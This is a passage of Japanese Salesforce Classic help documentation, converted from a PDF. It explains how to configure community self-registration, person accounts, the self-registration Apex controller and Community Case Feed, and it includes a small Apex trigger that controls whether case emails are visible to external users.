1. 次のいずれかの方法で、コミュニティ管理にアクセスします。
   - コミュニティからアクセスする場合
     - Salesforce タブ + Visualforce コミュニティで、グローバルヘッダーの ⚙ をクリックします。
     - コミュニティビルダーベースのコミュニティで、名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
   - [設定] から、[クイック検索] ボックスに「すべてのコミュニティ」と入力し、[すべてのコミュニティ] を選択してコミュニティの横にある [管理] リンクをクリックします。
   - コミュニティビルダーのヘッダーで、テンプレートの名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
2. [管理] > [ログイン & 登録] をクリックします。

3. [登録] セクションで、[外部ユーザにセルフ登録を許可] を選択します。
4. 必要に応じて、コミュニティのカスタムセルフ登録ページを選択します。ページ種別 ([Community Builder] または [Visualforce]) を選択し、検索項目にページ名を入力して、 をクリックします。検索結果ウィンドウで、ページ名をクリックして選択します。デフォルトのセルフ登録ページ (`CommunitiesSelfReg`) に戻すには、[デフォルトページ] を選択します。

   コミュニティビルダーページは公開する必要があります。公開しないと、ページのルックアップ検索結果に含まれません。カスタムページを使用する場合は、セルフ登録の `CommunitiesSelfRegController` と `CommunitiesSelfRegConfirmController` Apex コントローラを必ず変更してください。
5. セルフ登録ユーザに割り当てるデフォルトの [プロファイル] を選択します。

   メモ: コミュニティに関連付けられているポータルプロファイルしか選択できません。プロファイルがセルフ登録するユーザのデフォルトとして選択されている場合に、そのプロファイルをコミュニティから削除すると、セルフ登録の［プロファイル］が自動的に［なし］にリセットされます。
6. セルフ登録ユーザを割り当てるビジネス [アカウント] を選択します。

   セルフ登録ユーザは、指定したアカウントの連絡先として割り当てられます。セルフ登録ユーザごとに個人アカウントを作成する (有効な場合) ときは、この項目を空白にします。

   使用する取引先がパートナーとして有効になっていることを確認します。これを行うには、取引先に移動して [[外部取引先の管理]] をクリックし、[[パートナーとして有効化]] をクリックします。
7. [保存] をクリックします。

セルフ登録を設定したら、[メンバーではありませんか?] リンクにより、外部ユーザがログインページからセルフ登録ページに移動されます。ユーザがセルフ登録してコミュニティに参加すると、次のようになります。

- Salesforce により、セルフ登録ページでユーザが提供した情報を使用して新しいユーザレコードが作成される。
- セルフ登録の設定時に指定したプロファイルにユーザが割り当てられる。
- 設定に応じて、ビジネスアカウントまたは個人アカウントにユーザが関連付けられる。
- カスタマーコミュニティプラスライセンスおよびパートナーコミュニティライセンスを使用している場合は、ユーザレコードを組織のロールに関連付ける必要がある。デフォルトのセルフ登録プロファイルでロールを指定しないと、Salesforce により［作業者］ロールが割り当てられます。

メモ: ユーザがセルフ登録するたびに、1 つのコミュニティライセンスが使用されます。セルフ登録ページの設定時には、条件を追加して適切なユーザがサインアップするようにしてください。また、未承認のフォーム登録を回避するため、セルフ登録ページで CAPTCHA や非表示項目などのセキュリティメカニズムを使用することをお勧めします。

関連トピック:

コミュニティのログイン、ログアウト、およびセルフ登録ページのカスタマイズ
Apex を使用したコミュニティセルフ登録プロセスのカスタマイズ
セルフ登録ユーザの個人アカウントの作成

セルフ登録ユーザの個人アカウントの作成

個人との取引がほとんどの場合、1つの企業アカウントでそれぞれを連絡先として作成する代わりに、各セルフ登録ユーザを個人アカウントに割り当てることができます。

重要: 組織で個人アカウントが有効化されている必要があります。個人アカウントの作成は、カスタマーコミュニティおよびカスタマーコミュニティプラスライセンスでのみサポートされています。

[コミュニティ管理] の [管理] > [ログイン & 登録] でセルフ登録を有効にし、[取引先] 項目を空白のままにします。セルフ登録ユーザに割り当てるデフォルトプロファイルを指定します。

Salesforce によって、セルフ登録ユーザごとに個別の個人アカウントが作成されます。各ユーザには、セルフ登録の設定時に指定したデフォルトプロファイル、およびデフォルトロールが割り当てられます。プロファイルまたはセルフ登録 Apex コントローラでロールを指定しない場合、Salesforce によって `Worker` ロールがセルフ登録ユーザに割り当てられます。セルフ登録 Apex コントローラ (`CommunitiesSelfRegController`) を使用してこの機能をさらにカスタマイズできますが、必須ではありません。

個人アカウントを手動で作成して、カスタマーコミュニティおよびカスタマーコミュニティプラスライセンスを持つコミュニティユーザに割り当てることもできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

- 個人取引先とは?
- 個人取引先の有効化

Apex を使用したコミュニティセルフ登録プロセスのカスタマイズ

`CommunitiesSelfRegController` を更新して、コミュニティへのデフォルトのセルフ登録プロセスをカスタマイズします。デフォルトのセルフ登録ページ (`CommunitiesSelfReg`) と同じコントローラを使用するか、Visualforce またはコミュニティビルダーのカスタムセルフ登録ページを使用できます。

[コミュニティ管理] でセルフ登録全体を設定できます。このカスタマイズは、セルフ登録の動作をデフォルトから変更する場合、組織に複数のコミュニティがある場合、またはカスタムセルフ登録ページを使用している場合にのみお勧めします。

メモ: Developer Edition 組織、Salesforce Enterprise Edition のトライアル組織、または Sandbox 組織を使用している場合にのみ、Salesforce ユーザインターフェースを使用して Apex を追加、編集、または削除できます。Salesforce の本番組織の場合、Apex に変更を加えるには、メタデータ API `deploy` コール、Force.com IDE、または Force.com 移行ツールを使用する必要があります。Force.com IDE および Force.com 移行ツールは、Salesforce がユーザとパートナーをサポートするために提供する無料のリソースですが、Salesforce マスターサブスクリプション契約 (MSA) を趣旨とする当社サービスの一部とはみなされていません。

1. [設定] から、[クイック検索] ボックスに「*Apex クラス*」と入力し、**[Apex クラス]** を選択します。
2. `CommunitiesSelfRegController` の横にある **[編集]** をクリックします。
3. 必要に応じて、`ProfileId` に値を入力し、ユーザに割り当てる必要のあるプロファイルのタイプを定義します。

[コミュニティ管理] でセルフ登録を設定するときにデフォルトプロファイルを選択した場合、Apex コード内の値でデフォルトが上書きされます。

メモ: `roleEnum` に入力したロールに関係なく、新規ユーザのロールはデフォルトの `None` になります。ユーザがセルフ登録を完了すると、ユーザ詳細ページでユーザのロールを更新できます。

4. セルフ登録したユーザに関連付ける必要のあるパートナー取引先またはカスタマー取引先の取引先 ID を入力します。

   [コミュニティ管理] でセルフ登録を設定するときにデフォルトの取引先を選択した場合、Apex コード内の値でデフォルトが上書きされます。

   使用する取引先がパートナーとして有効になっていることを確認します。これを行うには、取引先に移動して [[外部取引先の管理]] をクリックし、[[パートナーとして有効化]] をクリックします。

5. 複数のコミュニティに対してセルフ登録を有効にする場合、コードを追加してコミュニティごとに該当するタイプのユーザを作成します。つまり、適切なプロファイル、ロール、および取引先 ID をコミュニティごとに割り当てます。
6. [保存] をクリックします。
7. ゲストプロファイルの取引先および取引先責任者へのアクセスを有効にします。ゲストプロファイルは、コミュニティの Force.com サイトに自動的に関連付けられます。
   a. [設定] から、[クイック検索] ボックスに「すべてのコミュニティ」と入力し、[すべてのコミュニティ] を選択してコミュニティの横にある [管理] リンクをクリックします。
   b. [コミュニティ管理] から、[管理] > [ページ] > [Force.com に移動] をクリックします。
   c. [公開アクセス設定] をクリックします。
   d. [編集] をクリックします。
   e. [標準オブジェクト権限] セクションで、取引先と取引先責任の横にある [参照] および [作成] を選択します。
   f. [保存] をクリックします。
   g. [有効な Apex クラスアクセス] 関連リストで、[編集] をクリックします。
   h. `CommunitiesSelfRegController` を追加し、[保存] をクリックします。
   i. [有効な Visualforce ページアクセス] 関連リストで、[編集] をクリックします。
   j. `CommunitiesSelfReg` を追加し、[保存] をクリックします。
8. デフォルトのセルフ登録ページの内容をカスタマイズする場合は、必要に応じて `CommunitiesSelfReg` ページを編集します。
   a. [設定] から [クイック検索] ボックスに「*Visualforce* ページ」と入力し、[Visualforce ページ] を選択します。
   b. `CommunitiesSelfReg` の横にある [編集] をクリックします。
   c. セルフ登録に必要な項目、またはページのデザインをカスタマイズするためのコードを追加します。

      デフォルトフォームでは、[パスワード] 以外のすべての項目が必要です。
   d. [保存] をクリックします。

設定が完了したら、入力済みのセルフ登録フォーム(パスワードを含む)を送信した外部ユーザのコミュニティへのログインが行われるようになります。

メモ: Chatter アンサーが有効なコミュニティにユーザがセルフ登録した場合、ユーザの Chatter アンサーユーザ権限は自動的には設定されません。

デフォルトの `CommunitiesSelfReg` ページではなく、Visualforce のカスタムセルフ登録ページを使用している場合、次のコードを `CommunitiesSelfRegController` に追加します。*`CommunitiesCustomSelfRegPage`* をカスタムセルフ登録ページの名前に置き換えます。次に、`CommunitiesSelfReg` ページの最初のコード行にこのコードを追加します。

コミュニティでのその他の Salesforce 機能の使用

コミュニティユーザに対するケースの有効化

外部ユーザに対してケースを有効化し、コミュニティ内でケースのアクセスや作成ができるようにします。

コミュニティ内の外部ユーザに対してケースを有効化すると、ケースをそれらのメンバーに割り当てることができます。さらに、外部ユーザは、ケースの編集、ケースの新規作成、ケースコメントの追加、ケースの再割り当て、ケースソリューションの検索、およびケースチームの作成を行えます。外部ユーザは、ケースコメントの編集、納入商品とケースの関連付け、ケースの削除は行えません。

メモ: コミュニティの外部ユーザが追加したケースコメントは公開され、ケースを参照できるすべてのユーザが参照できます。

1. [ケース] タブをコミュニティで使用可能なタブのリストに追加します。
2. タブ表示と、「参照」、「作成」、および「編集」オブジェクト権限を設定します。これらをプロファイルに設定することも、権限セットを使用して設定こともできます。これらの権限を選択的に適用する場合は、権限セットを使用することをお勧めします。
   a. パートナーコミュニティプロファイルなどのプロファイルを使用する場合、ケースタブ設定を [デフォルトで表示] に設定し、ケースに対する「参照」、「作成」、および「編集」オブジェクト権限を有効化します。
   b. 権限セットを使用する場合、次の設定でケースに対する権限セットを作成します。
      - [タブの設定] で [利用可] および [参照可能] を選択します。
      - [オブジェクト設定] で [参照]、[作成]、および [編集] を選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティユーザに対してケースを有効化する
- 「プロファイルと権限セットの管理」

取引先責任者に対するケースコメント通知が有効になっている場合、外部ユーザに送信されるメールにはコミュニティへのリンクが含まれます。取引先責任者に送信されるケース作成および更新通知メールにも、コミュニティへのリンクが含まれます。

関連トピック:

- コミュニティの差し込み項目
- ケースフィードのポータル返信メール通知の有効化

コミュニティケースフィードの設定

コミュニティケースフィード

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

コミュニティケースフィードでエージェントとコミュニティメンバーが開始から完了までのケースのライフサイクルを確認できます。すべてのケースのやりとりは、統合された時系列の Chatter ケースフィードに表示されます。コミュニティメンバーはこのChatterの追加機能を有効活用でき、サポート側の機能によって効率的な個人サポートを提供できます。


コミュニティケースフィードは、コミュニティユーザが自分のケースを管理できる、直観的な環境を提供します。内部および外部ユーザには、コミュニティケースフィードに次のやりとりが表示されます。

- Chatter テキスト、ファイル、およびリンク投稿
- ケースに関連付けられた Chatter の質問
- ケースメール

  メモ: ケースメール表示についての詳細は、「コミュニティケースフィードのメール」を参照してください。

- Salesforce システム管理者が有効化している場合はケースに対する参照のみのソーシャル投稿

カスタマーサービス (Napili) テンプレートで構築されたコミュニティのコミュニティケースフィード:



ユーザはパブリッシャー(1)を使用して、投稿の作成やケースへのファイルの添付を行います。フィード(2)には、Chatterのコラボレーションツールが完全に装備されています。ユーザは、投稿のブックマーク、いいね!、およびコメントや、他のユーザへのメンションを行うことができます。画像とコメントはインラインで表示されるため、フィードの詳細を簡単に確認できます。[添付ファイル] コンポーネント (3) には、すべてのケース添付ファイルが表示されます。

コミュニティケースフィードが有効な場合、サポートエージェントは次の操作ができます。

- コンソールケースフィードで [コミュニティ] アクションを使用して、コミュニティの質問に回答したり、ケースに関する非公開および公開の Chatter 投稿を作成したりする
- 外部ユーザのコミュニティケースフィードで公開済み投稿またはメールを公開または非表示にする

コミュニティケースフィードは、セルフサービスコミュニティテンプレート、またはSalesforce タブとVisualforce テンプレートで構築されたすべてのコミュニティで使用できます。

既知の問題

- テンプレートで構築されたコミュニティでは、コミュニティケースフィードのメールにインライン画像とクリック可能リンクが表示されません。
- Koa または Kokua コミュニティテンプレートで構築されたコミュニティでは、コミュニティケースフィードのユーザの名前がリンクのように表示されますが、どこにもリンクされません。

関連トピック:

コミュニティケースフィードの考慮事項
コミュニティケースフィードの設定
コミュニティケースフィードでの公開済み投稿またはメールの公開または非表示

コミュニティケースフィードの設定

コミュニティケースフィードでは、統合されたフィードでコミュニティユーザとサポートエージェントがすべてのケースのやりとりを表示できます。また、エージェントはより多くのアクションをコンソールから直接実行できます。コミュニティケースフィードを設定するには、組織で有効にし、コミュニティのケースページが適切に設定されていることを確認します。

エディション

使用可能なエディション: Salesforce Classic


使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティケースフィードを有効にする
- 「アプリケーションのカスタマイズ」
- 組織でのコンパクトケースフィードの有効化

重要: コミュニティケースフィードを設定する前に、「コミュニティケースフィードの考慮事項」を確認してください。

1. コミュニティケースフィードを有効にします。
   a. [設定]から、[クイック検索]ボックスに「*サポート設定*」と入力し、[サポート設定] を選択します。
   b. [コミュニティケースフィードを有効化] を選択します。
   c. 必要に応じて、[ケース投稿のメール通知を有効化] を選択します (推奨)。
   d. [保存] をクリックします。
2. コミュニティが Salesforce タブと Visualforce を使用して構築された場合、ケースページに Chatter フィードが含まれていることを確認します。
3. コミュニティで Koa、Kokua、または カスタマーサービス (Napili) テンプレートを使用している場合、有効なケースの詳細ページがコミュニティケースフィードをサポートしていることを確認します。
   a. コミュニティビルダーで、 をクリックします。
   b. [ページ管理] をクリックします。
   c. [名前]列で[ケースの詳細]を検索し、割り当てられている有効なページが[Chatterのケースの詳細](デフォルト) または [レコードの詳細]であることを確認します。



有効なケースの詳細ページを変更した場合は、変更を公開します。

重要: コミュニティケースフィードが有効になっていて、[基本ケースの詳細] を有効なケースの詳細ページとして使用している場合、外部ユーザのケースフィードにはケースコメントのみが表示されます (Chatter 投稿およびメールは表示されません)。これにより外部ユーザへのケースの表示は大幅に制限されます。ユーザにそれぞれのケースのやりとりを完全に表示するには、[Chatter ケースの詳細] または [レコードの詳細] を有効なケースの詳細ページとして使用します。

コミュニティケースフィードの考慮事項

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

コミュニティケースフィードを設定する前に、次の重要な情報を確認してください。

コミュニティケースフィードが有効な場合:

- エージェントは、コンソールケースフィードで [コミュニティ] アクションを使用して、コミュニティの質問に回答したり、ケースに関する非公開および公開の Chatter 投稿を作成したりすることができます。
- エージェントは、外部コミュニティユーザのケースフィードで公開済み Chatter 投稿およびメールを公開または非表示にすることができます。
- ケースへのアクセス権を持つ外部コミュニティユーザには、関連付けられた Chatter 投稿、質問、およびメールがケースフィードに表示されます。

ケース投稿のメール通知が有効な場合:

- 誰かがケースで外部参照可能な投稿を行ったときに、すべてのケース取引先責任者にメールで通知します。ケース取引先責任者は、メールに返信することで投稿にコメントできます。
- ワークフローでトリガされる通知などのカスタムメール通知設定をすでに使用している場合は、この設定を選択するとメール通知が重複する可能性があります。
- カスタマーサービス (Napili) テンプレートまたは Salesforce タブと Visualforce で作成されたコミュニティでは、これらの通知を無効にできます。メール通知設定で、[ユーザが次の動作をした場合にメール送信] の下の [私のいずれかのケースに投稿] を選択解除します。

関連トピック:

- コミュニティケースフィードのメール
- コミュニティケースフィードでの公開済み投稿またはメールの公開または非表示
- コミュニティケースフィードの設定

コミュニティケースフィードのメール

コミュニティケースフィードを有効にすると、ケースへのアクセス権を持つ外部ユーザのフィードにケースメールが表示されます。コミュニティケースフィードのメールには、メールの作成者、受信者、テキスト、送信時刻が含まれます。

デフォルトでは、ケース取引先責任者がケースメールを送信または受信すると、ケースへのアクセス権を持つすべてのユーザ (内部ユーザと外部ユーザの両方) のフィードにそのメールが表示されます。外部ユーザがケー

スを表示するには、外部ユーザのプロファイルにコミュニティ内のケースへのアクセス権が含まれている必要があります。

たとえば、外部ユーザである Rita が、コミュニティで質問を投稿するとします。質問は未解決のままになり、コミュニティモデレータは、[質問-to-ケース]アクションを使用して質問からケースを作成します。ケースに割り当てられたサポートエージェントがメールパブリッシャーから Rita にメールを送信すると、Rita およびケースへのアクセス権を持つ他のすべてのユーザのケースフィードにメールが表示されます。ケースへのアクセス権を持つユーザには通常、割り当て済みのサポートエージェントとケース取引先責任者が含まれます。

コミュニティケースフィードが有効な場合、Apex トリガまたはプロセスを作成して外部コミュニティユーザのフィードですべてのケースメールを非表示または公開することができます。EmailMessage オブジェクトの `IsExternallyVisible` 項目により、コミュニティケースフィードでのメールメッセージの表示が制御されます。この項目が `true` に設定されている場合、ケース取引先責任者が送受信するメールは、ケースへのアクセス権を持つ外部ユーザに表示されます。

例: 次のトリガは、ケースへのアクセス権を持つ外部ユーザのフィードにすべてのケースメールを公開します。つまり、内部ユーザ間のケースメールもケースへのアクセス権を持つ外部ユーザに表示されます (割り当て済みサポートエージェントがメールパブリッシャーを使用して配送業者にメールを送信する場合など)。すべてのケースメールを外部ユーザのケースフィードで*非表示*にするには、`true` を `false` に変更します。

```
trigger makepublic on EmailMessage (before Insert) {
for(EmailMessage oe:trigger.new){
oe.IsExternallyVisible=true;
}

}
```

関連トピック:

コミュニティケースフィードでの公開済み投稿またはメールの公開または非表示


コミュニティケースフィードでの公開済み投稿またはメールの公開または非表示

必要に応じて、サポートエージェントは、コミュニティユーザのケースフィードで個々のケースメールと公開済み Chatter 投稿を公開または非表示にすることができます。

ケースに関する公開済み Chatter 投稿またはメールの外部表示設定を変更する手順は、次のとおりです。

1. コンパクトケースフィード内の投稿またはメールに移動します。
2. 投稿またはメールのドロップダウンメニューで、次のように選択します。
   - ケースへのアクセス権を持つ外部ユーザのケースフィードに内部 Chatter 投稿またはメールを公開するには、[公開] を選択します。
   - ケースへのアクセス権を持つ外部ユーザのケースフィードから Chatter 投稿またはメールを削除するには、[非公開] を選択します。

ケース Chatter 投稿の [公開] オプション:



ケースメールの [公開] オプション:

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ケースに関する公開済み Chatter 投稿またはメールの外部表示設定を編集する

- 「自分の投稿を編集」
- 「自分が所有するレコードへの投稿を編集」
- 組織でのコンパクトケースフィードの有効化
- 組織でのコミュニティケースフィードの有効化



ケースを所有するエージェントとその上司には、ケースに関するすべてのケースメールとChatter投稿に対する [公開] および [非公開] オプションが表示されます。ケースを所有しない内部ユーザにも、自分が作成したケース投稿またはメールにこれらのオプションが表示されます。

メールと **Chatter** 投稿を*非公開*にする
: ケース Chatter 投稿またはメールで [非公開] をクリックすると、ケース取引先責任者およびそのケースへのアクセス権を持つ他の外部ユーザのケースフィードに投稿とメールが表示されなくなります(ケースへのアクセス権を持つ内部ユーザのフィードには引き続き表示されます)。ケースへのアクセス権を持つ他の外部ユーザのケースフィードでケース取引先責任者との通信を非表示にする場合、エージェントがコミュニティケースフィードのメールと投稿を非公開にすることがあります。

> メモ: メールを非公開にしても、メールの受信者はすでにメールを受信しています。同様に、Chatter 投稿を非公開にしても、ケースへのアクセス権を持つ外部ユーザには最初の投稿時にメールで通知されている可能性があります。

メールと **Chatter** 投稿を*公開*する
: ケース Chatter 投稿またはメールで [公開] をクリックすると、ケース取引先責任者およびそのケースへのアクセス権を持つ他の外部ユーザのケースフィードに投稿またはメールが表示されるようになります。ケース取引先責任者にケースの内部的な進行状況について最新情報を提供し続けるため、エージェントがコミュニティケースフィードでメールまたは投稿を公開することがあります。

メモ:

- ケースフィードには便利なビジュアルキューが備えられています。ビジュアルキューによって、エージェントは外部で参照可能なケース投稿をすばやく識別できます。ビジュアルキューの有効化についての詳細は、「ケースフィードのフィードビューの設定」の「フィードビューオプション」を参照してください。
- Apex トリガまたはプロセスを作成して、外部ユーザのコミュニティケースフィードですべてのケースメールを非表示または公開することができます。詳細は、「コミュニティケースフィードのメール」を参照してください。

関連トピック:

コミュニティケースフィード

ケースフィードの[コミュニティ]アクションによるケースおよびコミュニティの質問への投稿

コミュニティまたはカスタマーポータルから作成されたケースの場合、ケースフィードの [コミュニティ] アクションが、顧客に回答するデフォルトオプションです。

カスタマーポータルまたはコミュニティのケースに投稿する

1. ケースフィードページの [顧客への回答] をクリックします。
2. ▾ をクリックして、[コミュニティ] を選択します。
   システム管理者によるケースフィードの設定方法によっては、最初に [顧客への回答] をクリックせずに [コミュニティ] をクリックできる場合があります。
3. 顧客へのメッセージを入力します。


エディション

使用可能なエディション: Salesforce Classic


使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタマーポータルまたはコミュニティのケース投稿を作成する
- ケースに対する「編集」



4. Chatter の質問または Chatter アンサーで質問からエスカレーションされたケースで作業している場合、投稿を参照可能なユーザを選択します。
   - 非公開の返信として回答を投稿するには [顧客のみ]、公開の返信として投稿するには [全員] を選択します。
   - [顧客ケース] を選択すると、そのケースにアクセスできるすべての内部ユーザと外部ユーザに投稿が表示されます。[コミュニティの質問] を選択すると、コミュニティユーザの質問に対する公開回答を投稿できます。[顧客ケース] を選択し、Salesforce システム管理者がコミュニティケースフィードを有効にしている場合は、ケースコメントではなく Chatter 投稿を作成します。



5. 必要に応じて、［メールを送信］を選択し、顧客の質問への返信がケースに投稿されたことを知らせるメッセージを顧客に送信できます。

   メモ: このオプションは、システム管理者がオプションを有効化していて、返信先の顧客がケースに関連付けられ、有効なメールアドレスを持っている場合にのみ使用できます。組織でコミュニティケースフィードを使用し、Chatterケース投稿のメール通知が有効になっている場合、ユーザには、ケースに対する公開投稿に関するメール通知が自動的に送信され、このオプションは表示されません。

6. 必要に応じて、投稿にナレッジ記事を添付します。
7. ボタンをクリックして投稿を公開します。

メモ: 組織でコミュニティケースフィードが有効になっている場合は、公開後にケース投稿の表示を変更できます。詳細は、「コミュニティケースフィードでの公開済み投稿またはメールの公開または非表示」を参照してください。

関連トピック:

- ケースフィードからのメールの送信およびメールへの返信
- ケースフィードの概要
- コミュニティケースフィード

コミュニティでの Chatter の質問の有効化

Chatter の質問は、ユーザが Chatter フィード、グループ、およびレコードで質問と回答ができるようにすることで、コミュニティエンゲージメントを促進するのに役立ちます。ユーザのグループおよびコミュニティのメンバーは、Chatter で投稿にコメントする場合と同じ要領で、Chatter で質問に回答できます。カスタマーサービス (Napili) テンプレートで構築されたコミュニティのユーザは、質問にファイルを添付することもできます。

コミュニティへのChatterの質問の設定は、質問アクションをグローバルパブリッシャーレイアウトに追加するだけで行えます。組織が Summer '14 以降で作成された場合、質問アクションは自動的に追加されていますが、見やすくするために左端にドラッグすることをお勧めします。

メモ: Chatter の質問は、Koa および Kokua コミュニティテンプレートで作成されたコミュニティでは使用できません。

エディション


使用可能なエディション: Salesforce Classic

Chatter の質問を使用可能なエディション: **Group** Edition、**Professional** Edition、**Developer** Edition、**Performance** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

